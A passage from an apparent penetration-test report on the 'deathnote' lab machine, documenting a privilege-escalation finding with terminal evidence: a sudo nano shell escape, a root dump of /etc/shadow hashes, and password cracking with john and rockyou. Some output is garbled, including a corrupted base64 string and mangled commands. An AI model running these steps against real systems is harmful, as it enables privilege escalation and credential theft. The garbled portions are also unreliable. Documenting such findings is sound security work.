Last login: Sat Sep  4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$ whoami
kira
kira@deathnote:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kira@deathnote:~$ pwd
/home/kira
kira@deathnote:~$ ls -la
total 32
drwxr-xr-x 4 kira kira 4096 Sep  4 2021 .
drwxr-xr-x 4 root root 4096 Jul 19 2021 ..
-rw-r--r-- 1 kira kira  80 Sep  4 2021 .bash_history
-rw-r--r-- 1 kira kira  220 Jul 19 2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19 2021 .bashrc
-rwxr-xr-x 1 kira root   85 Aug 29 2021 kira.txt
drwxr-xr-x 3 kira kira 4096 Jul 19 2021 .local
-rw-r--r-- 1 kira kira  807 Jul 19 2021 .profile
drwxr-xr-x 2 kira kira 4096 Jul 19 2021 .ssh
kira@deathnote:~$ cat kira.txt
cGxlyXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmMcGjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
```

Finding IPA-009: Execution with Unnecessary Privileges (Critical)

Description: The breached account, kira, had excessive privileges beyond what is necessary which allowed Bigs.S to escalate privileges to a root account by leveraging sudo privileges in the nano command. Bigs.S was also able to crack the root password with much ease.

Risk: It is a full system compromise. A user with unrestricted sudo access can execute any command as root. In this case, it would not even be necessary to compromise the root account, as kira already has full access to the system.

Evidence:

```
kira@deathnote:/var/log$ sudo -l
[sudo] password for kira:
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:/var/log$
```

```

Command to execute: reset; bash 1>60 2>60root@deathnote:/var/log# ls
alternatives.log  auth.log  btmp.1  debugBuffer  dpkg.log.1  kern.log.1  messages.1Rea  syslog  syslog.4.gz
alternatives.log.1  auth.log.1  daemon.log  debug.1.txt  faillog  kern.log.2.gz  messages.2.gz  syslog.1  syslog.5.gz
apache2  auth.log.2.gz  daemon.log.1  debug.2.gz  installer  lastlog  mysql  syslog.2.gz  syslog.6.gz
apt  btmp  daemon.log.2.gz  dpkg.log  kern.log  messages  private  syslog.3.gz  wtmp

root@deathnote:/var/log# whoami
root
root@deathnote:/var/log# hostname
deathnote
root@deathnote:/var/log# cat /etc/shadow
root:$6$1FYAxdHqauGXit.Q$0xfE84P2V9h0ZNVvT5gKKLJ5RZW0e15dFlbVM3bLfKZVDG2NVnNdgEHcaXefMHYUw193LnRBTArYL94Ab63ak1:18827:0:99999:7:::
daemon:*:18827:0:99999:7:::
bin:*:18827:0:99999:7:::
sys:*:18827:0:99999:7:::
sync:*:18827:0:99999:7:::
games:*:18827:0:99999:7:::
man:*:18827:0:99999:7:::
lp:*:18827:0:99999:7:::
mail:*:18827:0:99999:7:::
news:*:18827:0:99999:7:::
uucp:*:18827:0:99999:7:::
proxy:*:18827:0:99999:7:::
www-data:*:18827:0:99999:7:::
backup:*:18827:0:99999:7:::
list:*:18827:0:99999:7:::
irc:*:18827:0:99999:7:::
gnats:*:18827:0:99999:7:::
nobody:*:18827:0:99999:7:::
_apt:*:18827:0:99999:7:::
systemd-timesync:*:18827:0:99999:7:::
systemd-network:*:18827:0:99999:7:::
systemd-resolve:*:18827:0:99999:7:::
messagebus:*:18827:0:99999:7:::
avahi-autoipd:*:18827:0:99999:7:::
sshd:*:18827:0:99999:7:::
l:$6$G6JiKd4cPad4AyUi$10jyGjHPWz.lnwhx/xwSdtB28E1e3b/J2fB8PcZQH6Pp9wtc09yoz.4pIx/PAHYXZIJJWB4aB.7Mr4Qtxi9/:18827:0:99999:7:::
systemd-coredump:!:18827:!:!:
mysql:!:18827:0:99999:7:::
kira:$6$pF0L/5dM.K6ubBwB$4GJrvLas6q2YJnYW9nCtJLBGUWY9bFiyNjNAXvR5R0ASi1NvmpFF55EH3NjpdGkq4cEnYtSLVzEiA4IriHMjU1:18827:0:99999:7:::
root@deathnote:/var/log#

```

```

(kali@kali) [~/Desktop/Assessment-Findings/deathnote-assessment]
$ ls
50092.py  creds  known_hosts  login-request.txt  proof-of-concept2.php  results.txt  usernames.txt
aggressive_scan.txt  id_rsa  linpeas.sh  passwd  request-for-dir-busting.txt  target.txt  user.txt
authorized_keys  id_rsa.pub  login-request.txt  request-for-user-enumeration.txt  test.jpeg  usernames.txt

(kali@kali) [~/Desktop/Assessment-Findings/deathnote-assessment]
$ unshadow passwd creds > hashes.txt
Created directory: /home/kali/.john

(kali@kali) [~/Desktop/Assessment-Findings/deathnote-assessment]
$ ls
50092.py  creds  id_rsa.pub  login-request.txt  proof-of-concept2.php  results.txt  usernames.txt
aggressive_scan.txt  hashes.txt  known_hosts  passwd  request-for-dir-busting.txt  target.txt  user.txt
authorized_keys  id_rsa  linpeas.sh  passwd  request-for-user-enumeration.txt  test.jpeg

(kali@kali) [~/Desktop/Assessment-Findings/deathnote-assessment]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
root (root)
1g

```

```

l@deathnote:/opt/L/fake-notebook-rule$ su root
Password:
root@deathnote:/opt/L/fake-notebook-rule# whoami
root
root@deathnote:/opt/L/fake-notebook-rule# id
uid=0(root) gid=0(root) groups=0(root)
root@deathnote:/opt/L/fake-notebook-rule#

```